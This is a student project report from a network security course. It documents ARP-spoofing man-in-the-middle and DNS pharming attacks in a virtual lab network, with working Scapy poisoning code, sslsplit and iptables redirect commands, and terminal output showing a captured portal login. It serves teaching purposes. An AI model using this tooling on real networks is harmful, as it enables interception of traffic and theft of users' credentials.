Project 2: MITM and Pharming attack in WiFi network


team: 109550185, 李佳駿; 109550093, 黃得誠

0x00. purpose

The project is to realise

1. man-in-the-middle sslsplit attack on WiFi network or NAT subnet, then extract username & password from website portal.nycu.edu.tw.
2. pharming attack on WiFi network or NAT subnet (www.nycu.edu.tw to 140.113.207.237).


0x01. environment (scenario 2)




MITM program written in *Python3*, require *nmap* installed and root privilege.

0x02. MITM


flow chart:



ARP spoofing:



restore ARP:




```
# machine.py
from scapy.all import *
from utils import *

class machine:
    ip      = ""
    mac     = ""
    gw      = None
    sniffer = None

    #at: attacker machine
    def mitm_poison(self, at):
        # op=2 means response
        at2vt = ARP(op=2, pdst=self.ip, hwdst=self.mac, psrc=self.gw.ip, hwsrc=at.mac)
        at2gw = ARP(op=2, pdst=self.gw.ip, hwdst=self.gw.ip, psrc=self.ip, hwsrc=at.mac)
        if DEBUG:
            print(at2vt.show())
            print(at2gw.show())
        send(at2vt, verbose=False)
        send(at2gw, verbose=False)

    def mitm_restore(self):
        vt2gw = ARP(op=2, pdst=self.gw.ip, hwdst=self.gw.mac, psrc=self.ip, hwsrc=self.mac)
        gw2vt = ARP(op=2, pdst=self.ip, hwdst=self.mac, psrc=self.gw.ip, hwsrc=self.gw.mac)
        if DEBUG:
            print(vt2gw.show())
            print(gw2vt.show())
        send(vt2gw, verbose=False)
        send(gw2vt, verbose=False)

    def __init__(self, ip, mac="", gw=None):
        self.ip = ip
        self.gw = gw
        # get mac
        if not mac:
            #dst="ff:ff:ff:ff:ff:ff": broadcast
            ans, unans = srp(Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(pdst=ip), timeout=2, verbose=0)
            s, r = ans[0]
            if r.hwsrc:
                self.mac = r.hwsrc
        else: self.mac = mac
```

0x03. MITM results

machine	mac address
victim	08:00:27:ac:dc:c7
MITM	08:00:27:44:1e:5e
gateway	52:54:00:12:35:00

MITM program output:

```
cs2022@ubuntu:~/csp2$ sudo ./mitm_attack
(˚皿˚メ) (˚皿˚メ) (MITM) (#`皿´) (#`皿´)
[*] set up ip forwarding
[*] gateway: 10.0.2.1   (52:54:00:12:35:00)
[*] myself: 10.0.2.4    (08:00:27:44:1e:5e)
[*] discovering machines in (10.0.2.4/24)
[*] discovered 10.0.2.2         (52:54:00:12:35:00)
[*] discovered 10.0.2.3         (08:00:27:f2:9c:aa)
[*] discovered 10.0.2.15        (08:00:27:ac:dc:c7)
[~] poisoning machines
[~] poisoning machines
[~] poisoning machines
[~] poisoning machines
[!] interrupted
[~] restore: 10.0.2.2 10.0.2.3 10.0.2.15
```


MITM program executed w/ poisoning interval of 5 seconds

victim ARP table:


```
cs2022@ubuntu:~$ arp -a
? (10.0.2.3) at 08:00:27:12:2c:8e [ether] on enp0s3
? (10.0.2.4) at 08:00:27:44:1e:5e [ether] on enp0s3
_gateway (10.0.2.1) at 08:00:27:44:1e:5e [ether] on enp0s3
```

gateway mac address pointed to attacker


victim pinging 8.8.8.8 (from ssh remote wireshark):




ICMP request from victim to attacker



ICMP request from attacker to gateway






ICMP response from gateway to attacker

ICMP response from attacker to victim

0x04. MITM w/ sslsplit fetching username & password



sslsplit

open a subprocess of sslsplit listening on localhost:8080 for tcp and localhost:8443 for ssl, log packets on `./logdir`

```
# utils.py
def sslsplit():
    if not os.path.exists("./logdir"): os.system("mkdir logdir")
    if not os.path.exists("/tmp/sslsplit"): os.system("mkdir /tmp/sslsplit")
    proc = subprocess.Popen(
        ["sslsplit -d -l connections.log -j /tmp/sslsplit/ -S logdir/ -k ./cert/c.key -c ./cert/c.crt ssl 0.0.0.0 8443 tcp 0.0.0.0 8080"],
        stdout=subprocess.PIPE,
        shell=True)
```

iptables


redirect packets from port 80/443 to 8080/8443

```
# utils.py
def reset_iptable():
    """flush iptables"""
    os.system("iptables -F")
    os.system("iptables -t nat -F")
def disable_port_forwarding():
    reset_iptable()
    os.system("echo 0 > /proc/sys/net/ipv4/ip_forward")
def enable_port_forwarding():
    #enable ip forwarding
    os.system("echo 1 > /proc/sys/net/ipv4/ip_forward")
    reset_iptable()
    os.system("iptables -t nat -A PREROUTING -p tcp --dport 80 -j REDIRECT --to-ports 8080")
    os.system("iptables -t nat -A PREROUTING -p tcp --dport 443 -j REDIRECT --to-ports 8443")
```

0x05. MITM w/ sslsplit result


```
cs2022@ubuntu:~/csp2$ sudo ./mitm_attack
(ˊ皿ˋ*) (ˊ皿ˋ*) (MITM) (#ˋ皿ˊ) (#ˋ皿ˊ)
[*] set up ip forwarding
[*] gateway: 10.0.2.1   (52:54:00:12:35:00)
[*] myself: 10.0.2.4    (08:00:27:44:1e:5e)
[*] discovering machines in (10.0.2.4/24)
[*] discovered 10.0.2.2         (52:54:00:12:35:00)
[*] discovered 10.0.2.3         (08:00:27:f2:9c:aa)
[*] discovered 10.0.2.15        (08:00:27:ac:dc:c7)
[~] poisoning machines
[~] poisoning machines
[~] poisoning machines
[&] login request sniffed: (username=2345q,password=12344)
[~] poisoning machines
[!] interrupted
[~] restore: 10.0.2.2 10.0.2.3 10.0.2.15
```

./mitm_attack terminal output, printed username & password after victim sent request



logged packets form sslsplit


0x06. pharming attack (DNS spoofing)



0x07. pharming attack result

```
cs2022@ubuntu:~/csp2$ sudo ./pharm_attack
(ﾟ皿ﾟメ) (ﾟ皿ﾟメ) (PHARM) (#`皿´) (#`皿´)
[*] set up ip forwarding
[*] gateway: 10.0.2.1   (52:54:00:12:35:00)
[*] myself: 10.0.2.4    (08:00:27:44:1e:5e)
[*] discovering machines in (10.0.2.4/24)
[*] discovered 10.0.2.2         (52:54:00:12:35:00)
[*] discovered 10.0.2.3         (08:00:27:f2:9c:aa)
[*] discovered 10.0.2.15        (08:00:27:ac:dc:c7)
[~] poisoning machines
[+] Spoofing target
[+] Spoofing target
[~] poisoning machines
[~] poisoning machines
[!] interrupted
[*] reset ip forwarding rules
[~] restore: 10.0.2.2 10.0.2.3 10.0.2.15
```

./pharm_attack terminal output



victim's browser